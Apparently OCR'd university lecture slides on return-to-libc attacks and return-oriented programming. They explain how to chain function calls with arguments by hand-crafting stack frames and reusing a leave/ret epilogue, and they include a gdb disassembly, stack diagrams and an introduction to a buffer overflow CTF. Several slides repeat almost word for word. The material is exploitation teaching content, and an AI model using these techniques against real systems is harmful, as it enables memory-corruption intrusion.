


Chaining Function Calls (***With*** Arguments)

- Skip over the prologue!
  - *Instead of jumping to baz and running its prologue… jump over it!*

- But how can we jump to a location in a function ***just after*** the prologue?

Jump to address just beyond the start of the target function




Chaining Function Calls (***With*** Arguments)

- We control value Y when we overwrite the stack
  - `Y = *X`
  - `Y` will become `ebp` after returning from A()
- Set Y to make more space between stack frames
  - `e.g., Y - X = 0x20 = 32`
- **Our Task (in a nutshell):** manually craft *each* stack frame for the functions we return to…
  - e.g., `X`, `X+32`, `X+64`, etc. *(remember, no zero bytes though!)*

	Instructions	esp	ebp (=X)

A()'s Epilogue	`movl %ebp, %esp`
	`popl %ebp`
	`ret`
		`X`
		`X+4`
		`X+8`
			`X`
			`Y=*X`
			`Y`

B()'s Prologue	`pushl %ebp` `movl %esp, %ebp`	`X+4` `X+4`	`Y` `X+4`
After skipping B()'s prologue		**`X+8`**	**`Y`**




Chaining Function Calls (***With*** Arguments)

- We control value Y when we overwrite the stack
  - `Y = *X`
  - `Y` will become `ebp` after returning from A()
- Set Y to make more space between stack frames
  - `e.g., Y - X = 0x20 = 32`
- **Our Task (in a nutshell):** manually craft *each* stack frame for the functions we return to…
  - e.g., `X`, `X+32`, `X+64`, etc. *(remember, no zero bytes though!)*

	Instructions	esp	ebp (=X)

A()'s Epilogue	`movl %ebp, %esp`
	`popl %ebp`
	`ret`
		X
		X+4
		X+8
			X
			Y=*X
			Y

B()'s Prologue	`pushl %ebp` `movl %esp, %ebp`	X+4 X+4	Y X+4
After skipping B()'s prologue		**X+8**	**Y**




Chaining Function Calls (***With*** Arguments)

- We control value Y when we overwrite the stack
  - `Y = *X`
  - `Y` will become `ebp` after returning from A()
- Set Y to make more space between stack frames
  - `e.g., Y - X = 0x20 = 32`
- **Our Task (in a nutshell):** manually craft *each* stack frame for the functions we return to…
  - e.g., `X`, `X+32`, `X+64`, etc. *(remember, no zero bytes though!)*

	Instructions	esp	ebp (=X)

A()'s Epilogue	`movl %ebp, %esp`
	`popl %ebp`
	`ret`
		`X`
		`X+4`
		`X+8`
			`X`
			`Y=*X`
			`Y`

B()'s Prologue	`pushl %ebp` `movl %esp, %ebp`	`X+4` `X+4`	`Y` `X+4`
After skipping B()'s prologue		**`X+8`**	**`Y`**




Chaining Function Calls (***With*** Arguments)

- We control value Y when we overwrite the stack
  - `Y = *X`
  - `Y` will become `ebp` after returning from A()
- Set Y to make more space between stack frames
  - `e.g., Y - X = 0x20 = 32`
- **Our Task (in a nutshell):** manually craft *each* stack frame for the functions we return to…
  - e.g., `X`, `X+32`, `X+64`, etc. *(remember, no zero bytes though!)*

	Instructions	esp	ebp (=X)

A()'s Epilogue	`movl %ebp, %esp`
	`popl %ebp`
	`ret`
		`X`
		`X+4`
		`X+8`
			`X`
			`Y=*X`
			`Y`

B()'s Prologue	`pushl %ebp` `movl %esp, %ebp`	`X+4` `X+4`	`Y` `X+4`
After skipping B()'s prologue		**`X+8`**	**`Y`**



Quick Demo!

https://github.com/traviswpeters/csci476-code/tree/master/05_return_to_libc#example-2-----returning-to-function-with-args

Chaining DLL Function Calls (e.g., **`printf`**)

- Unfortunately, ***library function calls*** are invoked via the Procedure Linkage Table (PLT)
  - i.e., we can't directly jump to (or *into*) a library function call


```
$ gdb -q stack_rop
Reading symbols from stack_rop...(no debugging symbols found)...done.
gdb-peda$ b foo
Breakpoint 1 at 0x8048521
gdb-peda$ r
...
gdb-peda$ disas baz
Dump of assembler code for function baz:
   0x080485ae <+0>:    push   %ebp
   0x080485af <+1>:    mov    %esp,%ebp
   ...
   0x080485c8 <+26>:    leave
   0x080485c9 <+27>:    ret

gdb-peda$ disas printf
Dump of assembler code for function __printf:
   0xb7e51670 <+0>:    call   0xb7f27999 <__x86.get_pc_thunk.ax>
   0xb7e51675 <+5>:    add    $0x16898b,%eax
   ...
   0xb7e51691 <+33>:    call   0xb7e4a0c0 <_IO_vfprintf_internal>
   0xb7e51696 <+38>:    add    $0x1c,%esp
   0xb7e51699 <+41>:    ret
```

Not the standard function prologue we are used to…

…perhaps there is another way…

Chaining DLL Function Calls (e.g., **printf**)




```
"empty":
  push    %ebp
  mov     %esp,%ebp
  leave
  ret
```

- If we can't actually skip over the function prologue in the target function, *what if…*
  - we jump to a different function (`empty`),
  - skip over `empty`'s function prologue
  - execute `empty`'s function epilogue
  - and finally return to the target function

} ***ebp = Y***

} ***ebp increases by +4 = Y+4***

	Instructions	esp	ebp (=X+4)


A()'s Epilogue	`movl %ebp, %esp`
	`popl %ebp`
	`ret`
		`X+4`
		`X+8`
		`X+12`
			`X+4`
			`Y=* (X+4)`
			`Y`

`leaveret`
"empty"
	`movl %ebp, %esp`
	`popl %ebp`
	`ret`
		`Y`
		`Y+4`
		`Y+8`
			`Y`
			`Z=*Y`
			`Z`

B()'s Prologue	`pushl %ebp` `movl %esp, %ebp`	`Y+4` `Y+4`	`Z` **`Y+4`**

Chaining DLL Function Calls (e.g., **`printf`**)

Call Sequence:
foo(), A_1(), A_2(), …, A_n(), exit()



Invoke A_1() from foo()

	Instructions	esp	ebp (=X+4)

A()'s Epilogue	`movl %ebp, %esp`
	`popl %ebp`
	`ret`
		X+4
		X+8
		X+12
			X+4
			Y=* (X+4)
			Y


`leaveret`	`movl %ebp, %esp`
	`popl %ebp`
	`ret`
		Y
		Y+4
		Y+8
			Y
			Z=*Y
			Z

B()'s Prologue	`pushl %ebp` `movl %esp, %ebp`	Y+4 Y+4	Z **Y+4**

Chaining DLL Function Calls (e.g., **`printf`**)


Call Sequence:
foo(), $A_1()$, $A_2()$, …, $A_n()$, exit()

Invoke $A_i()$ from $A_{i-1}()$



Chaining DLL Function Calls (e.g., **`printf`**)


Call Sequence:
foo(), $A_1()$, $A_2()$, …, $A_n()$, exit()



Invoke exit() from $A_n()$

Chaining DLL Function Calls (e.g., **`printf`**)

Call Sequence:
foo(), $A_1()$, $A_2()$, …, $A_n()$, exit()



Quick Demo!

https://github.com/traviswpeters/csci476-code/tree/master/05_return_to_libc#example-3-----chaining-dll-function-calls-eg-printf

Summary

- Return-to-libc Attacks & Return-Oriented Programming
  - The non-executable stack countermeasure
  - The main idea of the ***return-to-libc attack***
  - Challenges in carrying out the attack
  - *Function Prologues & Epilogues*
  - Launching a return-to-libc attack
  - Generalizing the return-to-libc attack: ***Return-Oriented Programming (ROP)***

Introducing the Buffer Overflow Attack CTF!

All of the resources you will need are located on GitHub:
https://github.com/traviswpeters/csci476-code/tree/master/CTF_buffer_overflow

Goals

- Applying what you've learned to a slightly new setting
- Navigating a more complex environment to carry out a more realistic attack
- Working as a team to problem-solve
- Experience a CTF-style competition